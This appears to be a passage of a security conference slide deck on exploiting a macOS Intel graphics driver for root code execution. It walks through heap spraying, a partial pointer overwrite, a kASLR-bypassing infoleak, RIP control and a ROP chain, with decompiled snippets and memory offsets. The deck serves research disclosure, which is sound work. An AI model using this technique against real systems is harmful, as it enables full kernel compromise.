



Figure 8. Kalloc.48 layout After

In a nearly 100% chance the heap will layout as this figure illustrated, which exactly match what we expected. Spraying 50 or more 0x30 sized controllable content in one roll can reduce the possibility of some other irrelevant 0x30 content such as IOMachPort to accidentally be just placed after free block occupied in.



KALLOC.8192 ZONE

Exploitation: now what?

- We have an arbitrary-write-where but our value written is constrained.
- For example we can use this 4 byte overwrite with value “0xbf800000” to do a partial overwrite of the less significant 4 bytes of the “service” pointer of a IOUserClient.
- This new overwritten pointer will be “0xffffffff80**bf800000**”.
- We control this heap location at “0xffffffff80bf800000”!

BEFORE OOB WRITE

A0 00 AD DE 80 FF FF FF

AFTER OOB WRITE

00 00 80 BF 80 FF FF FF


Exploitation: kASLR bypass turning this into a infoleak

- On OS X the kernel is randomized, we need to bypass kASLR.
- Our target IOUserclient is of type IGAccelVideoContext
- We overwrite the “accelerator” field of this userclient (offset 0x528), like explained in the previous slide pointing it to our controlled location
- We then abuse the external method IGAccelVideoContext::get_hw_steppings to leak 1 byte to userspace, to read a vtable 1 byte at a time.
- With the vtable address we follow it to read a TEXT address (OSObject::release) to finally get the kASLR slide, bypassing it.

Exploitation: kASLR bypass turning this into a infoleak (2)

```
IGAccelVideoContext::get_hw_steppings( __int64
this, _DWORD *a2) {
...
__int64 accelerator = *(this + 0x528); //
accelerator is 0xffffffff80bf800000
...
a2[3] = *(unsigned __int8 *)(*(_QWORD
*)(accelerator + 0x1230) + D0); // this is
returned to userspace!
...
}
```

Exploitation: 1 byte infoleak memory layout



Exploitation: rebasing and ROP Chain

- Now with the kASLR slide we can dynamically rebase our ROP Chain that we use for kernel code execution.
- At the end of the ROP chain we will abuse `kern_return_t KUNCExecute(char executionPath[1024], int uid, int gid)` to spawn a arbitrary executable as root in userspace, bypassing all the mitigations (SMEP/SMAP, SIP)
- Spawn a root OS X Calculator for teh lulz! Microsoft Windows calculators sucks :D



Exploitation: gaining RIP control

- The last missing piece of the puzzle is to get RIP control and execute our ROP payload in kernel and gain kernel codexec
- We will again abuse a IGAccelVideoContext and his superclass IOAccelContext2.
- If you recall from the previous slides, we corrupted a pointer at offset 0x528 to point to our controlled location.
- We choose then to target another method, named “context_finish”, which will make a virtual function call that we can totally control.
- RIP Control is achieved and we start execute

Exploitation: gaining RIP control (2)

```
IOAccelerContext2::context_finish
```

```
push rbp
```

```
mov rbp, rsp
```

```
...
```

```
mov rbx, rdi //this
```

```
mov rax, [rbx+528h] // rax is a location with  
controlled content
```

```
...
```

```
call qword ptr [rax+180h] // RIP control
```

```
...
```

Exploitation

You can check more details of the exploitation in our WhitePaper
Unfortunately here we have time and space constraints

But now.. A COOL DEMO 😊!

An interesting fact is that you cannot pop a root Calc by sudo 😊

If you see a root Calc on your system, u're doomed by kernel exploit 😞



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Demo



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